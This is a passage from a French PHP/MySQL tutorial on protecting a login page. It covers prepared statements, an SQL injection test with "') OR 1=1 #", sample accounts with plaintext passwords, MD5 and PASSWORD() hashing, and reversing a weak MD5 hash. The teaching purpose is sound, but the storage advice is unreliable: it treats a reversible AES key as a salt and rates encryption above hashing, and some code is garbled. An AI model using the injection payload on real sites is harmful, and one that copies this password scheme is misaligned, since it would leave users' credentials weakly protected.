| GRANT USAGE ON *.* TO 'clientsconsult'@'%' IDENTIFIED BY PASSWORD  
'*AB4FE4A12F01988F50E685C3F9515570588FEFDF'  
| GRANT SELECT ON `coursphp`.`identification_clients` TO 'clientsconsult'@'%'  
| GRANT SELECT ON `coursphp`.`clients_bancaires` TO 'clientsconsult'@'%'  
+-----+  
3 rows in set (0,00 sec)  
mysql> quit;  
Bye
```

La connexion de l'utilisateur « clientsconsult », montre qu'il est bien créé :

```
$ mysql --no-defaults -u clientsconsul -h localhost -p  
Enter password: xxxx  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 131  
Server version: 5.6.21 MySQL Community Server (GPL)
```

L'accès à la base « test » est refusé :

```
mysql> use test;  
ERROR 1044 (42000): Access denied for user 'clientsconsult'@'%' to database  
'test'
```

L'accès à la base « CoursPHP » est accepté :

```
mysql> use CoursPHP;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed
```

De toutes les tables de la base « CoursPHP », seules les tables « clients\_bancaires » et « identification\_clients » sont accessibles :

```
mysql> SHOW tables;  
+-----+  
| Tables_in_coursphp |  
+-----+  
| clients_bancaires |  
| identification_clients |  
+-----+  
2 rows in set (0,00 sec)  
  
mysql> SELECT * FROM clients_bancaires;  
+-----+-----+-----+-----+-----+  
| ID_Clt | Nom | Prenom | Date_Naissance | Etat_Civil | Nb_Enfants |  
+-----+-----+-----+-----+-----+  
| 1 | DUPONT | JEAN | 1987-12-28 | Marié | 2 |  
| 2 | JACQUEENOD | JEAN-CHRISTOPHE | 1961-02-10 | Marié | 1 |
```

```

+---+---+---+---+---+
| 3 | MURCIAN      | CAROLE        | 1970-10-20 | Célibataire | 1 |
| 4 | LERY          | JEAN-MICHEL   | 1989-05-07 | Marié         | 2 |
| 5 | DE-LA-RUE     | JEAN-CHRISTOPHE | 1991-06-18 | Divorcé       | 0 |
| 6 | MARTIN        | PAUL-DAVID    | 1991-08-22 | Célibataire   | 0 |
| 7 | MARTIN        | PIERRE        | 1959-01-18 | Veuf          | 3 |
| 8 | JACQUENOD     | FREDERIC      | 1989-11-27 | Marié         | 0 |
| 9 | JACQUENOD     | LAURENCE      | 1990-11-01 | Marié         | 0 |
| 10 | DUMOULIN      | JEAN-CHRISTOPHE | 1960-08-22 | Marié         | 2 |
| 11 | LABONNE-JAYAT | OLIVIER       | 1960-09-23 | Célibataire   | 1 |
| 12 | DE-LA-FONTAINE | JEAN          | 1905-01-22 | Décédé        | 0 |
| 13 | LEVY           | SAMUEL         | 1959-03-27 | Divorcé       | 3 |
| 14 | DE-LA-RUE      | LAURENCE      | 1989-12-13 | Marié         | 1 |
| 15 | DUPONT          | JEAN          | 1960-10-15 | Veuf          | 2 |
| 16 | MARTIN          | ALBERT         | 1989-08-15 | Célibataire   | 1 |
| 17 | ROUSSE          | JACQUES        | 1990-11-05 | Célibataire   | 0 |
+---+---+---+---+---+
17 rows in set (0,00 sec)

mysql> SELECT * FROM identification_clients;
+---+---+---+---+
| ID | Login        | MotdePasse   | ID_Clt |
+---+---+---+---+
| 1  | dupontje     | ytreza       | 1      |
| 2  | jacqueje     | hgfdsq       | 2      |
| 3  | murciaca     | nbvcxw       | 3      |
| 4  | leryje        | poiuyt       | 4      |
| 5  | delaruje     | mlkjhg       | 5      |
| 6  | martinpa      | ciuytr       | 6      |
| 7  | martinpi      | lkjhgf       | 7      |
| 8  | jacquefr     | zertyu       | 8      |
| 9  | jacquela     | sdfghj       | 9      |
| 10 | dumoulje     | xcvbnm       | 10     |
| 11 | labonnol     | ertyui       | 11     |
| 12 | delafoje     | dfghjk       | 12     |
| 13 | levysa        | cvbnml       | 13     |
| 14 | delarula     | rtyuio       | 14     |
| 15 | dupontjea    | fghjkl       | 15     |
| 16 | martinal      | vbnmlk       | 16     |
| 17 | rousseja     | yuiopm       | 17     |
+---+---+---+---+
17 rows in set (0,00 sec)

mysql> quit;
Bye

```

#### 12.2.2.5.2.2 Modification du fichier de paramétrage

Modifions le fichier `MySQL_include_param_db.php` afin d'utiliser « `personnesadm` » à la place de « `root` » pour la connexion à la base de données.

Il faut modifier les variables `$LOGIN_ADM` et `$MDP_ADM` pour indiquer le login et le mot de passe de cet utilisateur.

Voici ce fichier :

```

<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="clientsconsult";
$MDP_ADM="xxxx";
$PASSPHRASE="Ma super phrase secrète";

```

**?>**

A l'exécution d'un de ces programmes :

- MySQL\_PDO\_Login\_MdP\_SecureClair\_web.php ;
- MySQL\_PDO\_Login\_MdP\_SecureMD5\_web.php ;
- MySQL\_PDO\_Login\_MdP\_SecureAESCRYPT\_web.php ;

La connexion sera établie avec cet utilisateur.

#### 12.2.2.5.2.3 Le formulaire de saisie

Le formulaire de saisie à la forme d'une fonction PHP appelée par le programme d'identification.

Le formulaire utilise les paramètres « `maxlength` » et « `pattern` » (pour l'identifiant) afin de limiter et de contrôler la saisie.

Voici cette fonction :

```
function affiche_formulaire_identification($url_action,$texte)
{
    ?>
    <div align="center"><h1><?php echo $texte ?></h1></div>
    <div align="center">
        <form action=<?php echo $url_action ?>" method="post">
            <table>
                <tr>
                    <td>Login</td>
                    <td><input type="text" name="login" size="10" maxlength="10"
pattern="[a-zA-Z]{1,10}" autofocus></td> </tr>
                <tr>
                    <td>Mot de passe</td>
                    <td><input type="password" name="mdp" size="20" maxlength="50"></td>
                </tr>
                <tr>
                    <td colspan=2 align="center"><input type="submit"
name="authentification" value="S'identifier"></td>
                </tr>
            </table>
        </form>
    </div>
    <?php
}
```

#### 12.2.2.5.2.4 Le programme source

Nous ne présentons, en totalité, que le programme `MySQL_PDO_Login_MdP_SecureClair_web.php` qui implémente les différentes recommandations, avec un mot de passe en clair dans la table MySQL « identification\_clients ».

Les deux autres programmes sont identiques, seule la requête d'accès à la table d'identification change du fait du codage ou du cryptage du mot de passe.

Voici le programme `MySQL_PDO_Login_MdP_SecureClair_web.php` :

```
<?php
// On démarre la session AVANT d'écrire du code HTML
session_start();
include './INCLUDE/MySQL_include_param_dbb.php';
include './INCLUDE/MySQL_include_sprog_commun_web.php';
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Identification</title>
    <link href=".//CSS/MySQL_Login_MdP.css" rel="stylesheet" type="text/css" />
</head>
<body>
    <?php
        define("NbMaxTentatives",3);
        try
        {
            // --- on vide la variable de session contenant le tableau résultat de
            // l'identification ---
            unset($_SESSION['tab_identifiants']);
            // --- début du traitement ---
            if (empty($_POST['authentification']))
            {
                // -----
                // --- Page initiale d'identification ---
                // -----
                $_SESSION['nbtentatives']=0;

                affiche_formulaire_identification("MySQL_PDO_Login_MdP_SecureClair_web.php",
                    "Merci de vous identifier");
            }
            else
            {
                // -----
                // --- On traite les données envoyées par le formulaire ---
                // -----
                // --- récupération des variables login et mdp ---
                $Login      = $_POST['login'];
                $MotdePasse = $_POST['mdp'] ;
                // --- on met à jour le nombre de tentatives---
                $_SESSION['nbtentatives']++;
            }
        }
    </?php>
</body>
</html>
```

```

// === authentification de la base de données ===
$bddd = new
PDO($TYPE_DB."::host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
     array(PDO::ATTR_PERSISTENT => true));
// --- définition du codage en UTF8 ---
$bddd->exec("SET CHARACTER SET utf8");
// --- écriture de la requête préparée ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=:MotdePasse";
// --- préparation de la requête ---
$RequetePreparee = $bddd->prepare($requete_sql);
// --- traitement des erreurs de la préparation de la requête ---
if (!$RequetePreparee)
{
    throw new Exception('Problème de requête
à l\'exécution sur la table.');
}
else
{
    // --- liaison avec les paramètres ---
    $RequetePreparee->bindParam(':Login', $Login, PDO::PARAM_STR, 10);
    $RequetePreparee->bindParam(':MotdePasse', $MotdePasse, PDO::PARAM_STR,
50);
    // --- exécution de la requête préparée ---
    $RequetePreparee->execute();
    // --- retourne un tableau associatif ---
    $RequetePreparee->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le retour de la requête ---
    $tab_identifiants=$RequetePreparee->fetchAll();
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $RequetePreparee->closeCursor();
    // -- on regarde si le tableau contient des informations ---
    if (empty($tab_identifiants))
    {
        // -----
        // - Le login et le mot de passe n'ont pas été trouvés dans la table
        // -----
        // --- on met à jour le nombre de tentatives restantes ---
        $nbtentatives_restantes=NbMaxTentatives-$_SESSION['nbtentatives'];
        // --- s'il reste 0 tentatives on affiche un message d'erreur ---
        if ($nbtentatives_restantes <= 0)
            throw new Exception('Dès que vous atteignez le nombre maximal de
tentatives autorisées, l\'application se déconnectera.');
        // --- sinon on affiche à nouveau le formulaire d'identification ---
        affiche_formulaire_identification("MySQL_PDO_Login_MdP_SecureClair_web.php",
"Identification erronée.<br> Merci de réessayer");
        // --- on affiche le nombre de tentatives restantes ---
        echo "<div align=\"center\">";
        echo "Il vous reste ".$nbtentatives_restantes." tentative(s)".WEB_EOL;
        echo "</div>";
    }
    else
    {

```

```
// -----  
// --- Le login et le mot de passe ont été trouvés dans la table ---  
// -----  
// --- on remet à 0 le nombre de tentatives ---  
$_SESSION['nbtentatives']=0;  
// --- on passe en variable de session l'ID_Clt du client trouvé ---  
$_SESSION['tab_identifiants']=$tab_identifiants;  
// --- redirection vers l'URL ---  
redirection_immediate("MySQL_PDO_Bienvenue_ID_Clt_Secure.php");  
}  
}  
}  
}  
}  
}  
catch(Exception $e)  
{  
    echo "<fieldset>";  
    echo "<legend>Identification</legend>";  
    echo WEB_EOL;  
    echo 'Erreur : '. $e->getMessage().WEB_EOL;  
    echo "</fieldset>";  
}  
?  
</body>  
</html>
```

Dans le programme MySQL\_PDO\_Login\_MdP\_SecureMD5\_web.php seule la syntaxe de la requête SQL change :

```
// --- écriture de la requête préparée ---  
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients  
WHERE Login=:Login AND MotdePasse=MD5(:MotdePasse);
```

Idem pour le programme MySQL\_PDO\_Login\_MdP\_SecureAECRYPT\_web.php. La syntaxe de la requête SQL est :

```
// --- Création de la clef de cryptage/décryptage AES ---  
// ATTENTION de ne pas mettre la PASSPHRASE entre apostrophes  
$KEY_CRYPT=SHA1("$PASSPHRASE");  
// --- écriture de la requête préparée ---  
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients  
WHERE Login=:Login AND MotdePasse=AES_ENCRYPT(:MotdePasse,'$KEY_CRYPT')";
```

#### 12.2.2.5.2.5 Vérification de la protection


Voici l'écran de saisie (le type du champ mot de passe a été temporairement transformé de « password » en « text » dans le formulaire afin de laisser apparaître l'écho de la frappe) :

**Merci de vous identifier**

Login      machin

Mot de passe ') OR 1=1 #

S'identifier

A screenshot of a web-based login form. The title bar says "Merci de vous identifier". There are two input fields: "Login" containing "machin" and "Mot de passe" containing "') OR 1=1 #". Below the inputs is a red button labeled "S'identifier". The entire form is enclosed in a light gray box.

Désormais, la tentative de contournement de la page d'identification échoue :


**Identification erronée.**  
Merci de réessayer

Login |

Mot de passe

S'identifier

Il vous reste 2 tentative(s)

A screenshot of a web-based login form. The title bar says "Identification erronée." and "Merci de réessayer". There are two input fields: "Login" containing a single character and "Mot de passe" empty. Below the inputs is a red button labeled "S'identifier". At the bottom, a message says "Il vous reste 2 tentative(s)". The entire form is enclosed in a light gray box.

C'est également le cas pour les autres versions de programmes utilisant les mots de passe codés et cryptés.

## 12.3 Sécurisation par login et mot de passe

### 12.3.1 Principe

Cette section montre comment protéger l'accès à un site via un **login** et un **mot de passe**. Il aborde la création d'une table d'identification reliée à la table des données, et la mise en œuvre d'un accès sécurisé via une page d'identification.

### 12.3.2 Crédation d'une table d'identification des clients

#### 12.3.2.1 Structure de la table

Dans notre exemple, la table « identification\_clients » doit contenir un certain nombre de champs permettant **d'identifier** et **d'authentifier** chaque client, et de faire le lien avec la table des « clients\_bancaires » contenant leurs données.

Voici la liste des champs :

- **ID** : un identifiant unique de cette table qui doit s'incrémenter automatiquement à chaque insertion d'une nouvelle donnée.
- **Login** : une chaîne de caractère (limitée à 10 caractères) permettant **d'identifier** de manière unique la personne. Chaque valeur de ce champ doit être unique dans la table.
- **MotdePasse** : une chaîne de caractère (limitée à 50 caractères) permettant **d'authentifier** la personne. Chaque valeur de ce champ peut être du texte en clair, un texte issu du hachage par l'algorithme MD5 ou PASSWORD de MySQL, ou une chaîne binaire obtenus par le cryptage AES beaucoup plus sûr. Dans le cas du cryptage par AES, le type de ce champ doit être une chaîne de caractères binaires.
- **ID\_Clt** : l'identifiant unique du client de la table « clients\_bancaires » qui correspond à ce login. C'est le lien entre la table « identification\_clients » et la table « clients\_bancaires ».

Voici la structure de la table lors de sa création sous phpMyAdmin, pour un codage du champ « MotdePasse » en clair, ou via un hachage MD5 ou PASSWORD :

Nom de la table : identification\_clients Ajouter 1 colonne(s) Exécuter Structure

Nom	Type	Taille/Valeurs*	Défaut	Interclassement	Attributs	Null_Index	A.I. Commentaires
ID	INT		Aucune		UNSIGNED	<input checked="" type="checkbox"/> PRIMARY	
Login	VARCHAR	10	Aucune			<input type="checkbox"/> UNIQUE	
MotdePasse	VARCHAR	50	Aucune			<input type="checkbox"/> ---	
ID_Clt	INT		Aucune		UNSIGNED	<input type="checkbox"/> UNIQUE	

Commentaires sur la table : Moteur de stockage : InnoDB Interclassement :

Définition de PARTITION :

Sauvegarder

Voici la structure de la table lors de sa création sous phpMyAdmin, pour un cryptage du champ « MotdePasse » avec AES :

Nom de la table : identification\_clients Ajouter 1 colonne(s) Exécuter Structure

Nom	Type	Taille/Valeurs*	Défaut	Interclassement	Attributs	Null_Index	A.I. Commentaires
ID	INT		Aucune		UNSIGNED	<input checked="" type="checkbox"/> PRIMARY	
Login	VARCHAR	10	Aucune			<input type="checkbox"/> UNIQUE	
MotdePasse	VARBINARY	50	Aucune			<input type="checkbox"/> ---	
ID_Clt	INT		Aucune		UNSIGNED	<input type="checkbox"/> UNIQUE	

Commentaires sur la table : Moteur de stockage : InnoDB Interclassement :

Définition de PARTITION :

Sauvegarder

### Remarque :

Il est nécessaire que le champ « MotdePasse » soit de type VARCHAR si le mot de passe est en clair, ou s'il utilise le HACHAGE MD5 ou PASSWORD, et que l'on désire lire le mot de passe directement dans la table. Si ce champ est de type VARBINARY, cela empêche uniquement la lecture directe du mot de passe, mais pas son usage.

Par contre ce champ doit impérativement être de type binaire comme VARBINARY pour supporter le cryptage AES.

Dans cet exemple le champ « Login » a été limité à 10 caractères et le champ « MotdePasse » à une chaîne (binaire) de 50 caractères. Mais il est possible de définir d'autres tailles.

### 12.3.2.2 Insertion de données dans la table

Dans cette partie nous présentons comment insérer des nouvelles données dans cette table. Nous présentons l'insertion du mot de passe en clair, puis en utilisant le hachage MD5 et PASSWORD. Enfin nous présentons l'insertion du mot de passe crypté par l'algorithme AES.

L'ensemble des fonctions de hachage et de cryptage de MySQL est disponible à l'URL : <https://dev.mysql.com/doc/refman/5.1/en/encryption-functions.html>.

#### 12.3.2.2.1 Sans hachage du mot de passe

Pour cette partie nous utilisons la structure de table dont le champ « MotdePASSE » est de type VARCHAR.

Cet écran montre comment insérer deux nouvelles données via l'interface de phpMyAdmin.

The screenshot shows the phpMyAdmin interface for the 'identification\_clients' table. There are two separate insertion forms displayed.

**Top Form (Red Box):**

Colonne	Type	Fonction	Null	Valeur
ID	int(10) unsigned			
Login	varchar(10)			dupontje
MotdePasse	varchar(50)			ytreza
ID_Clt	int(10) unsigned			1

**Bottom Form (Blue Box):**

Colonne	Type	Fonction	Null	Valeur
ID	int(10) unsigned			
Login	varchar(10)			jacqueje
MotdePasse	varchar(50)			hgfdsq
ID_Clt	int(10) unsigned			2

Both forms have their respective 'MotdePasse' columns highlighted with blue boxes. The 'Insérer' button is highlighted with a red box in the top form's header bar. Red boxes also highlight the 'Valeur' input fields for the 'MotdePasse' column in both forms.

L'écran suivant donne le résultat de l'insertion et la requête SQL générée

The screenshot shows the MySQL Workbench interface. At the top, there's a toolbar with various tabs: Afficher, Structure, SQL, Rechercher, Insérer, Exporter, Importer, Priviléges, Opérations, and Déclencheurs. Below the toolbar, a message box displays: "✓ 2 lignes insérées. Identifiant de la ligne insérée : 2". A red box highlights this message. The main area contains the SQL query: "INSERT INTO `CoursPHP`.`identification\_clients` (`ID`, `Login`, `MotdePasse`, `ID\_Clt`) VALUES (NULL, 'dupontje', 'ytreza', '1'), (NULL, 'jacqueje', 'hgfdsg', '2');". Another red box highlights this query. To the right, a "Colonnes" (Columns) panel lists the columns: ID, Login, MotdePasse, and ID\_Clt. At the bottom, there are buttons for SELECT, INSERT, UPDATE, DELETE, and Vider, along with an "Exécuter" (Execute) button.

Les autres données peuvent être directement insérées en saisissant la requête SQL :

```
INSERT INTO identification_clients (ID,Login,MotdePasse,ID_Clt) VALUES  
(3, 'murciaca', 'nbvcxw', 3),  
(4, 'leryje', 'poiuyt', 4),  
(5, 'delaruje', 'mlkjhg', 5),  
(6, 'martinpa', 'oiuytr', 6),  
(7, 'martinpi', 'lkjhgf', 7),  
(8, 'jacquefr', 'zertyu', 8),  
(9, 'jacquela', 'sdfghj', 9),  
(10, 'dumoulje', 'xcvbnm', 10),  
(11, 'labonnol', 'ertyui', 11),  
(12, 'delafoje', 'dfghjk', 12),  
(13, 'levysa', 'cvbnml', 13),  
(14, 'delarula', 'rtyuio', 14),  
(15, 'dupontjea', 'fghjkl', 15),  
(16, 'martinal', 'vbnmlk', 16),  
(17, 'rousseja', 'yuiopm', 17);
```

Voici l'écran permettant d'exécuter cette requête SQL :

The screenshot shows the MySQL Workbench interface. At the top, there's a navigation bar with tabs: Afficher, Structure, SQL (which is highlighted with a red box), Rechercher, Insérer, and Exporter. Below the navigation bar is a search bar labeled "Exécuter une ou des requêtes SQL sur la base CoursPHP:". Underneath the search bar is a code editor containing the following SQL code:

```
1 INSERT INTO identification_clients (ID>Login,MotdePasse, ID_Clt) VALUES
2 (3, 'murciaca', 'nbvcxw', 3),
3 (4, 'leryje', 'poiuyt', 4),
4 (5, 'delaruge', 'mlkjhg', 5),
5 (6, 'martinpa', 'oiuytr', 6),
6 (7, 'martinpi', 'lkjhgf', 7),
7 (8, 'jacquefr', 'zertyu', 8),
8 (9, 'jacquela', 'sdfghj', 9),
9 (10, 'dumoulje', 'xcvbnm', 10),
10 (11, 'labonnol', 'ertyui', 11),
11 (12, 'delafoje', 'dfghjk', 12),
12 (13, 'levysa', 'cvbnml', 13),
13 (14, 'delarula', 'rtyuio', 14),
14 (15, 'dupontjea', 'fghjkl', 15),
15 (16, 'martinal', 'vbnmik', 16),
16 (17, 'rousseja', 'yuiopm', 17);
17 |
```

Below the code editor are several buttons: SELECT \*, SELECT, INSERT, UPDATE, DELETE, and Vider. The results tab is visible at the bottom, showing the data from the query.

Voici l'affichage de la table avec les données :

ID	Login	MotdePasse	ID_Clt
1	dupontje	ytreza	1
2	jacqueje	hgfdsq	2
3	murciaca	nbvcxw	3
4	leryje	poiuyt	4
5	delaruge	mlkjhg	5
6	martinpa	oiuytr	6
7	martinpi	lkjhgf	7
8	jacquefr	zertyu	8
9	jacquela	sdfghj	9
10	dumoulje	xcvbnm	10
11	labonnol	ertyui	11
12	delafoje	dfghjk	12
13	levysa	cvbnml	13
14	delarula	rtyuio	14
15	dupontjea	fghjkl	15
16	martinal	vbnmik	16
17	rousseja	yuiopm	17

#### 12.3.2.2.2 Avec hachage du mot de passe

Pour cette partie nous utilisons la structure de table dont le champ « MotdePASSE » est de type VARCHAR.

Dans l'exemple précédent les mots de passe sont conservés « en clair » dans la table.

Cela n'est pas sans risque car, en cas de piratage de la base de données, l'intrus obtient directement tous les mots de passe (voir section 12.2.1.3).

Il est donc important d'utiliser, au moins, un algorithme de hachage pour protéger les mots de passe. MySQL propose entre autres : **MD5** et **PASSWORD**.

##### 12.3.2.2.2.1 La fonction SQL **MD5**

C'est au moment d'insérer une nouvelle donnée (ou lors de sa mise à jour) qu'il faut d'indiquer l'utilisation d'une fonction particulière.

L'écran suivant montre comment insérer deux nouvelles données via l'interface de phpMyAdmin. La table « identification\_clients » est vide dans notre exemple.

Colonne	Type	Fonction	Null	Valeur
ID	int(10) unsigned			
Login	varchar(10)			dupontje
MotdePasse	varchar(50)	MD5		ytreza
ID_Clt	int(10) unsigned			1

Colonne	Type	Fonction	Null	Valeur
ID	int(10) unsigned			
Login	varchar(10)			jacqueje
MotdePasse	varchar(50)	MD5		hgfdsq
ID_Clt	int(10) unsigned			2

**Le fonction à appliquer à**

- LTRIM
- MD5**
- MONTHNAME
- OLD\_PASSWORD
- PASSWORD
- QUOTE
- REVERSE
- RTRIM

Les autres données peuvent être directement insérées en saisissant la requête SQL :

```
INSERT INTO identification_clients (ID,Login,MotdePasse,ID_Clt) VALUES
(3, 'murciaca', MD5('nbvcxw'), 3),
(4, 'leryje', MD5('poiuyt'), 4),
(5, 'delaruje', MD5('mlkjhg'), 5),
(6, 'martinpa', MD5('oiuytr'), 6),
(7, 'martinpi', MD5('lkjhgf'), 7),
(8, 'jacquefr', MD5('zertyu'), 8),
(9, 'jacquela', MD5('sdfghj'), 9),
(10, 'dumoulje', MD5('xcvbnm'), 10),
(11, 'labonnol', MD5('ertyui'), 11),
(12, 'delafoje', MD5('dfghjk'), 12),
(13, 'levysa', MD5('cvbnml'), 13),
(14, 'delarula', MD5('rtyuio'), 14),
(15, 'dupontjea', MD5('fghjkl'), 15),
(16, 'martinal', MD5('vbnmlk'), 16),
(17, 'rousseja', MD5('yuiopm'), 17);
```

Voici l'affichage de la table avec les données. Le mot de passe contient la chaîne de caractères provenant du hachage du mot de passe initial :

ID	Login	MotdePasse	ID_Clt
1	dupontje	65524a1c294718652cc4abf7bd1e76fd	1
2	jacqueje	059c9c2f30593740bde01bd5ea8b7a8e	2
3	murciaca	0c3d1c61871e9cb83ccbbe2d1979866c4	3
4	leryje	8ace72535e8ea08b22681721a437a6f5	4
5	delaruje	a292d96c9eedc72d39d76be7a953b0a1	5
6	martinpa	3a7ae919ae451e1d3fdf9536b00dae4b	6
7	martinpi	9cb1ee7cf27fd09cb2d9099afefc6287	7
8	jacquefr	9f038e57ca35aa2db524e36cb043bb47	8
9	jacquela	e053a2853d63cb49508b129589c0cc60	9
10	dumoulje	ea515ae83f8dc82df7b72cb285ebcda	10
11	labonnol	81b9b8ad4600787bc59ab6ef8fd5f979	11
12	delafoje	83b751a79d983368e9ab8f39d018cccb	12
13	levysa	df76610433f64f06832d82a5e01893fd	13
14	delarula	3b6cc7161f79699a1c9abe1e44390000	14
15	dupontjea	fa916429b37ff465c565e6e649a98e91	15
16	martinal	7b6cb8730c70bf00fdb604df85fce701	16
17	rousseja	1e6a6f859390fe61ff2e3b95e85d755c	17

Cet algorithme de hachage est un algorithme assez courant. On trouve sur Internet des sites (ou des outils) qui permettent de retrouver la chaîne initiale à partir de la chaîne « hachée », donc de décoder le mot de passe.

Le hachage inverse MD5 fonctionne assez bien dans le cas d'un mot de passe simple. C'est le cas pour le login « dupontje », dont le champ « MotdePasse » associé contient la chaîne MD5 « 65524a1c294718652cc4abf7bd1e76fd », hachage du texte « ytreza ». Or celui-ci correspond à l'inversion « azerty », soit un mot de passe simple. Le hachage inverse MD5 sera facile à trouver.

Voici l'exemple d'un site Internet qui effectue le reverse MD5 (il suffit d'utiliser un moteur de recherche pour trouver de tels sites). Le décodage est immédiat :

The screenshot shows a web application for reversing MD5 hashes. At the top, it says "MD5 reverse for 65524a1c294718652cc4abf7bd1e76fd". Below that, a message states: "The MD5 hash 65524a1c294718652cc4abf7bd1e76fd was successfully reversed into the string 'ytreza'." A note below says: "Feel free to provide some other MD5 hashes you would like to try to reverse." A "Reverse" button is present. In the middle section, there's a "Comment protéger mes enfants sur Internet ?" link and a "Google" search result. At the bottom, there's a "Convert a string to a MD5 hash" section where the string "ytreza" is entered into a field, with a "Convert" button below it.

Dans le cas de mots de passe moins « triviaux » le décodage peut prendre beaucoup plus de temps ou ne pas aboutir.

C'est le cas pour le login « rousseja » dont le champ « motdePasse » associé contient « 1e6a6f859390fe61ff2e3b95e85d755c » soit le codage MD5 de « yuiopm ».

Or « yuiopm » ne correspond à aucun enchainement logique sur le clavier. La tentative d'inversion MD5 de « 1e6a6f859390fe61ff2e3b95e85d755c » échoue.

**Remarque :**

*Les mots de passe « triviaux » peuvent facilement être « décodés ». Il est important de choisir des mots de passe suffisamment complexes.*

#### 12.3.2.2.2 La fonction SQL **PASSWORD**

L'utilisation de la fonction SQL **PASSWORD** suit la même logique que la fonction MD5.

L'écran suivant montre comment insérer deux nouvelles données via l'interface de phpMyAdmin. La table « identification\_clients » est vide dans notre exemple.

Colonne	Type	Fonction	Null	Valeur
ID	int(10) unsigned			
Login	varchar(10)			dupontje
MotdePasse	varchar(50)	PASSWORD		ytreza
ID_Clt	int(10) unsigned			1

Colonne	Type	Fonction	Null	Valeur
ID	int(10) unsigned			
Login	varchar(10)			jacqueje
MotdePasse	varchar(50)	PASSWORD		hg
ID_Clt	int(10) unsigned			2

Les autres données peuvent être directement insérées en saisissant la requête SQL :

```
INSERT INTO identification_clients (ID,Login,MotdePasse,ID_Clt) VALUES
(3, 'murciaca', PASSWORD('nbvcxw'), 3),
(4, 'leryje', PASSWORD('poiuyt'), 4),
(5, 'delaruje', PASSWORD('mlkjhg'), 5),
(6, 'martinpa', PASSWORD('oiuytr'), 6),
(7, 'martinpi', PASSWORD('lkjhgf'), 7),
(8, 'jacquefr', PASSWORD('zertyu'), 8),
(9, 'jacquela', PASSWORD('sdfghj'), 9),
(10, 'dumoulje', PASSWORD('xcvbnm'), 10),
(11, 'labonnol', PASSWORD('ertyui'), 11),
(12, 'delafoje', PASSWORD('dfghjk'), 12),
(13, 'levysa', PASSWORD('cvbnml'), 13),
(14, 'delarula', PASSWORD('rtyuio'), 14),
(15, 'dupontjea', PASSWORD('fghjkl'), 15),
(16, 'martinal', PASSWORD('vbnmlk'), 16),
(17, 'rousseja', PASSWORD('yuiopm'), 17);
```

Voici l'affichage de la table avec les données. Le mot de passe contient la chaîne de caractères provenant du hachage du mot de passe initial :

ID	Login	MotdePasse	ID_Clt
1	dupontje	*444982C909BCC73A65A4E6CBETDA19191EDC7621	1
2	jacqueje	*F06611ACD72CAE38E4F8045E819A42DC8543ED9B	2
3	murciaca	*2B42FC0DB092BF79CB8050B2392EC22F5FEBEBAC	3
4	leryje	*70828A978420F0614DEBA7174BF3808354E431DF	4
5	delaruje	*A8060574241516300A2B15400D006295ECDFE710	5
6	martinpa	*B95D965DE4E050AF1DBB944C091B0C8E528E23D9	6
7	martinpi	*4B21262AF3D0328DE0DCFAD57058A946D4E95705	7
8	jacquefr	*976FBF6D0BC996772CDB8608596D2815D10BC9A	8
9	jacquela	*68C48AFBA0133670B10E0EC4E8FA253495D1D655	9
10	dumoulje	*55D5BA3821979B350F83A0CEDE4A5F29211B54F1	10
11	labonnol	*27119B75EFB31E18CA6A1D06DD252143E21C5A40	11
12	delafoje	*7B049A043EC0DF8346812BEB2A5D6C74121D56CA	12
13	levysa	*4D552B2A95D75C17AD99E3E05AC6B075934844A8	13
14	delarula	*0AB8103E6C02C61A8D349EB6A0FC7B7CA0262392	14
15	dupontjea	*808A6159FCE9549667B4B69FC16B296E1C7B5881	15
16	martinal	*280529F24FA10BE74E8600031A950F997B4FE835	16
17	rousseja	*1BEC6234827272BD5D0EDEBD67DEADEB5811B543	17

### Remarque :

L'usage de la fonction **PASSWORD** tend à devenir obsolète.

#### 12.3.2.2.3 Avec cryptage AES du mot de passe

Pour cette partie nous utilisons la structure de table dont le champ « MotdePASSE » est de type **VARBINARY**.

L'usage d'un algorithme de hachage protège insuffisamment l'accès au mot de passe. En effet, il est possible d'obtenir le mot de passe initial uniquement à partir de la chaîne de caractères produite par la fonction de hachage (voir section 12.3.2.2.1).

Afin de disposer d'une meilleure protection, il est recommandé d'utiliser **un algorithme de cryptage**.

A la différence des algorithmes de hachage qui ne travaillent que sur le texte à transformer, un algorithme de cryptage se base sur le mot de passe initial ET sur un « **grain de sel** » qui se présente sous la forme d'une chaîne binaire de caractères.

Ainsi, sans ce « grain de sel » il est impossible de déchiffrer le mot de passe. **L'astuce consiste à ne pas conserver ce « grain de sel » en base de données.** Cela rend impossible le déchiffrement des mots de passe, même en cas de piratage de la table les contenant (voir section 12.2.1.3), ce qui n'est pas le cas des mots de passe utilisant un algorithme de hachage.

Le premier élément à définir est le « **grain de sel** ».

